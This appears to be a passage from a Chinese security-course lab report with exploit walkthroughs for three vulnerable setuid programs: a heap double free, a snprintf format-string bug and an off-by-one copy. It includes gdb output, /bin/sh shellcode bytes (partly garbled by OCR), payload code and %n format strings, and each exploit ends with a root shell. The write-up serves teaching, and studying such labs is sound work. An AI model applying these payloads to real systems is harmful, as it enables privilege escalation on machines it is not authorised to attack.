
在清楚了堆管理相关的细节之后，再来分析一下漏洞代码。

首先通过 ***tmalloc*** 申请了 p、q 两块内存区域，他们的内存布局如下图(内存布局一)所示，p、q 分别指向黄色区域和蓝色区域的开始位置。红色的区域存放 8 字节的堆首信息




内存布局一

接着通过 ***tfree*** 释放了 p、q，需要注意的是：**p、q 仍然指向原来的位置**



内存布局二

之后又申请了内存区域 p，由于之前 p、q 已经被释放，因此这次仍然是从 ***arena*** 的开始位置进行内存分配，又由于$1024 > 512$，因此用户写入的数据可以覆盖堆块 q 的堆首(504-512 字节处)，即能够修改堆首 q 的左右指针



内存布局三

最后程序**重复释放**了堆 q，即可能存在从双向链表删除节点的操作，从而造成任意内存写入漏洞

4.5.3 构造 payload

构造 payload 的步骤如下

1) 确定 shellcode 地址

获得指针 p 指向的内存地址 **0x804a068**

```
gdb-peda$ print p
$1 = 0x804a068 <arena+8> ""
```

指针 p 指向位置

这里我们设置 shellcode 的偏移为 32 字节

```
unsigned int shellcode_offset = 32;
```

shellcode 偏移

2) 确定返回地址所在的内存地址

获得栈底指针寄存器 ebp 的值为 **0xffffda5c**

```
gdb-peda$ print $ebp
$2 = (void *) 0xffffda5c
```

ebp 寄存器

返回地址正好在其上方 4 个字节处，因此其地址为 **0xffffda60**

3) 覆盖 q 堆首的左右指针

查看没有被覆盖前 q 堆首的值如下，可以发现其左指针指向 p 的堆首

```
gdb-peda$ x/2wx q-8
0x804a260 <arena+512>:  0x0804a060      0x0804a398
gdb-peda$ x/2wx p-8
0x804a060 <arena>:      0x00000000      0x0804a468
```

没有被覆盖时 q 的堆首

被覆盖后 q 堆首如下，可以发现其左指针等于 p 的起始**数据区域**，右指针指向返回值的内存地址

```
gdb-peda$ x/2wx q-8
0x804a260 <arena+512>:  0x0804a068      0xffffda60
gdb-peda$ x/10wx 0x0804a068
0x804a068 <arena+8>:    0x909006eb      0xffffffff      0x90909090      0x90909090
0x804a078 <arena+24>:   0x90909090      0x90909090      0x90909090      0x90909090
0x804a088 <arena+40>:   0x895e1feb      0xc0310876
```

覆盖后 q 的堆首

4) 跳过非法区域

值得注意的是，这里我们并没有将 q 的左指针直接等于 shellcode 的起始位置，这是因为**与左节点合并必须满足左节点空闲**，即左指针的第 5 位应该是奇数，而我们的 shellcode 并不满足。

```
*/
static const char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

shellcode 内容

因此我们将其指向 p 的起始数据区域，同时将其 5~8 个字节赋值为 **0xffffffff**。还需要注意的是，我们需要跳过这些非法的区域，即通过 ***eb 6*** 进行 6 字节的相对跳转

```
0x804a068 <arena+8>:    0x909006eb 跳过6字节 0xffffffff
```

跳过 6 字节

5) 覆盖返回值

执行完 ***tfree*** 后，可以发现返回地址已经被覆盖成 **0x0804a068**

```
gdb-peda$ x/1wx $ebp+4
0xffffda60:     0x0804a068
```

覆盖返回地址

6) 执行漏洞利用程序

执行该漏洞利用程序，获取具有 root 权限的 shell

```
❯ ./exploit4
# whoami
root
```

具有 root 权限的 shell

4.6 漏洞程序五

4.6.1 漏洞分析

```
int foo(char *arg)
{
  char buf[400];
  snprintf(buf, sizeof buf, arg);
  return 0;
}

int main(int argc, char *argv[])
{
  if (argc ≠ 2)
    {
      fprintf(stderr, "target5: argc ≠ 2\n");
      exit(EXIT_FAILURE);
    }
  setuid(0);
  foo(argv[1]);
  return 0;
}
```

vul5

vul5 属于格式化字符串漏洞，造成漏洞的主要原因是**用户可以输入任意格式化字符串**，进而利用特殊格式化占位符***%n***，造成对内存地址进行修改

4.6.2 攻击原理

snprintf 的函数原型如下

```
extern int snprintf (char *__restrict __s, size_t __maxlen,
                     const char *__restrict __format, ...)
```

snprintf 函数原型


其作用为将格式化之后的字符串**最多拷贝*__maxlen*** 长度至缓冲区***__s*** 中。这里需要注意的一点是**先格式化再截断**，即当我们格式化之后的字符串超过***__maxlen*** 时不会提前格式化的过程，而是将超过***__maxlen*** 的长度进行截断。

利用格式化字符串漏洞，我们可以读取栈中的数据，也可以修改特定内存地

址的值。本实验中，主要是利用了格式化占位符*%n* 会将当前字符串的长度保存到某一个变量地址中。例如下图将字符串 *"hello, world"*一共 12 个字节保存到了变量 *length* 中

%n 例子

利用*%n* 的特性，我们可以将 *foo* 函数的返回地址修改为 shellcode 的地址。该漏洞的攻击原理可以用下图来表示



4.6.3 构造 payload

构造 payload 的步骤如下

1) 确定返回地址所在的内存地址

首先确定缓冲区 buf 的起始地址为 **0xffffdb3c**

```
gdb-peda$ print &buf
$2 = (char (*)[400]) 0xffffdb3c
```

buf **地址**

根据攻击原理中的栈布局图我们可以计算得到返回地址所在的内存地址为 **0xffffdb3c-16(0x10)=0xffffdb2c**，查看该内存地址的值为 **0x080404e8**，对该地址进行反汇编，可以看到它确实对应 ***foo*** 函数在调用 ***snprintf*** 的后一条指令

```
gdb-peda$ x/1wx 0xffffdb2c
0xffffdb2c:     0x080484e8      原返回地址
gdb-peda$ disassemble 0x080484e8
Dump of assembler code for function foo:
   0x080484cb <+0>:     push   ebp
   0x080484cc <+1>:     mov    ebp,esp
   0x080484ce <+3>:     sub    esp,0x190
   0x080484d4 <+9>:     push   DWORD PTR [ebp+0x8]
   0x080484d7 <+12>:    push   0x190
   0x080484dc <+17>:    lea    eax,[ebp-0x190]
   0x080484e2 <+23>:    push   eax
   0x080484e3 <+24>:    call   0x80483a0 <snprintf@plt>
   0x080484e8 <+29>:    add    esp,0xc
   0x080484eb <+32>:    mov    eax,0x0
   0x080484f0 <+37>:    leave
   0x080484f1 <+38>:    ret
End of assembler dump.
```

snprintf **返回地址**

2) 确定 shellcode 内存地址

获得 arg 的内存地址为 **0xffffde5d**

```
gdb-peda$ x/1wx arg
0xffffde5d:     0xffffffff
```

arg **内存地址**

我们将 shellcode 写入到格式化字符串之后的 200 个字节开始的位置，即 **0xffffde5d+0x3a(58)+0xc8(200)=0xffffdf5f** 处，这与 ***find*** 搜索出的 shellcode 的起始地址一致

```
gdb-peda$ find 0x895e1feb
Searching for '0x895e1feb' in: None ranges
Found 1 results, display max 1 items:
[stack] : 0xffffdf5f --> 0x895e1feb
```

shellcode **起始地址**

3) 计算得到格式化字符串

确定 ***snprintf*** 的返回地址为 **0xffffdb2c** 之后，我们只需要通过***%n*** 修改 **0xffffdb2c、0xffffdb2d、0xffffdb2e 以及 0xffffdb2f** 这四个字节的值，具体的计算过程如下图所示。其中格式化占位符后面数字的作用是**不足该长度的部分用空格补齐**。这里我们并没有直接跳转到 shellcode 的地址，因为跳转到 shellcode 前面($0xffffdf3d < 0xffffdf5f$)的 nop 指令位置也能够滑动到 shellcode

```
char *format_string =
    "\xff\xff\xff\xff\x2c\xdb\xff\xff" //! 修改 0xffffdb2c 的值
    "\xff\xff\xff\xff\x2d\xdb\xff\xff" //! 修改 0xffffdb2d 的值
    "\xff\xff\xff\xff\x2e\xdb\xff\xff" //! 修改 0xffffdb2e 的值
    "\xff\xff\xff\xff\x2f\xdb\xff\xff" //! 修改 0xffffdb2f 的值
    //! arg 的起始地址为 0xffffde5d
    //! 修改为 0xffffdf3d，应该只要指向 shellcode 前面就可以
    "%29u%n"    //! 29 + 32 = 0x3d
    "%162u%n"   //! 0x3d + 162 = 0xdf
    "%32u%n"    //! 0xdf + 32 = 0xff
    "%256u%n"; //! 0xff + 256 = 0x1ff
```

构造格式化字符串

4) 修改返回地址

执行 ***snprintf*** 的过程中，可以发现其返回地址已经被修改成了 shellcode 前面 nop 指令的地址

```
gdb-peda$ x/1wx 0xffffdb2c
0xffffdb2c:     0xffffdf3d
```

被修改后的返回地址

5) 执行漏洞利用程序

执行该漏洞利用程序，成功获取具有 root 权限的 shell

```
❯ ./exploit5
# whoami
root
#
```

获取具有 root 权限的 shell

4.7 漏洞程序六

4.7.1 漏洞分析

```
7  void nstrcpy(char *out, int outl, char *in)
8  {
9    int i, len;
10
11   len = strlen(in);
12   if (len > outl)
13     len = outl;
14
15   for (i = 0; i <= len; i++)
16     out[i] = in[i];
17 }
18
19 void bar(char *arg)
20 {
21   char buf[200];
22
23   nstrcpy(buf, sizeof buf, arg);
24 }
25
26 void foo(char *argv[])
27 {
28   int *p;
29   int a = 0;
30   p = &a;
31
32   bar(argv[1]);
33
34   *p = a;
35
36   _exit(0);
37   /* not reached */
38 }
```

同vul2，也是多复制了一个字节

没有返回，直接退出了，
因此vul2中的利用方法失效

vul6

乍一看，vul6 和 vul2 长的几乎一样。但在 vul6 中，***foo*** 函数直接通过***_exit(0)*** 退出了，这导致我们在 vul2 中的利用方法失效(因为根本不会有 ***leave*** 和 ***ret*** 这

两条汇编指令的执行)。注意到 ***foo*** 函数中多了一条对指针赋值的指令，那么，如果我们**能控制该指针以及变量 *a* 的值，就有可能通过修改某条跳转指令(*jmp*)要跳转的地址**来进行攻击。

4.7.2 攻击原理

****p=a*** 实际上是被翻译成了如下三条汇编指令

```
0x08048581 <+36>:    mov    edx,DWORD PTR [ebp-0x8]
0x08048584 <+39>:    mov    eax,DWORD PTR [ebp-0x4]
0x08048587 <+42>:    mov    DWORD PTR [eax],edx   *p=a
```

*p=a 对应汇编指令

_exit(0)函数对应的汇编代码如下

```
   0x0804858b <+46>:    call   0x8048380 <_exit@plt>   希望修改跳转地址
End of assembler dump.
gdb-peda$ disassemble 0x8048380
Dump of assembler code for function _exit@plt:
   0x08048380 <+0>:     jmp    DWORD PTR ds:0x804a00c
   0x08048386 <+6>:     push   0x0
   0x0804838b <+11>:    jmp    0x8048370
End of assembler dump.
```

_exit(0)对应反汇编

根据 vul2 中的经验，***nstrcpy*** 多拷贝一个字节可以导致 **foo 的栈底指针 ebp 被修改**。**由于与指针 *p* 和变量 *a* 均是根据 *ebp* 来进行寻址**，因此可以通过修改 ebp, 使得 ***p*** 指向跳转地址所在的内存地址 **0x804a00c**, 变量 ***a*** 的值等于 shellcode 的起始地址。

4.7.3 构造 payload

构造 payload 的步骤如下

1) 修改 ***foo*** 栈底指针 ebp

同 vul2，我们将 ebp 的最后一位修改成 **0x00**

```
gdb-peda$ print $ebp
$3 = (void *) 0xffffdd00
```

修改 *foo* 函数 ebp

2) 控制指针 ***p*** 和变量 ***a***

反汇编 ***foo*** 函数可知指针 ***p*** 和变量 ***a*** 的地址分别为 ***ebp-0x4*** 以及 ***ebp-0x8***，因此通过对地址 **0xffffdd00-0x4** 和 **0xffffdd00-8** 的修改可以使得 ***p*** 和 ***a*** 变成我们想要的值

```
0x08048581 <+36>:    mov    edx,DWORD PTR [ebp-0x8]   a地址
0x08048584 <+39>:    mov    eax,DWORD PTR [ebp-0x4]   p地址
0x08048587 <+42>:    mov    DWORD PTR [eax],edx
```

p 和 *a* 的地址

由于这两个地址正好位于 buf 所在的地址空间，因此我们只需要对输入的参数进行简单的赋值即可

```
18    unsigned int new_ebp = 0xffffdd00;
19    unsigned int buf = 0xffffdcb0;
20    unsigned int jmp_addr = 0x804a00c;      相对于buf的偏移
21
22    memcpy(payload + new_ebp - buf - 4, &jmp_addr, 4);
23    memcpy(payload + new_ebp - buf - 8, &buf, 4);
24    memcpy(payload, shellcode, strlen(shellcode));
```

控制 *p* 和 *a*

执行完 ***nstrcpy*** 函数之后，可以发现 ***p*** 和 ***a*** 的值已经被成功修改

```
gdb-peda$ x/1wx 0xffffdcfc    指针p
0xffffdcfc:     0x0804a00c
gdb-peda$ x/1wx 0xffffdcf8    变量a
0xffffdcf8:     0xffffdcb0    shellcode地址
gdb-peda$
```

被修改的 *p* 和 *a*

3) 修改_***exit(0)***函数的跳转地址

执行完****p=a*** 之后，可以发现跳转已经已经被修改成为 shellcode 地址

```
gdb-peda$ x/1wx 0x0804a00c
0x804a00c:      0xffffdcb0
```

被修改的跳转地址

4) 执行漏洞利用程序

执行该漏洞利用程序，成功获取具有 root 权限的 shell

```
❯ ./exploit6
# whoami
root
```

获取具有 root 权限的 shell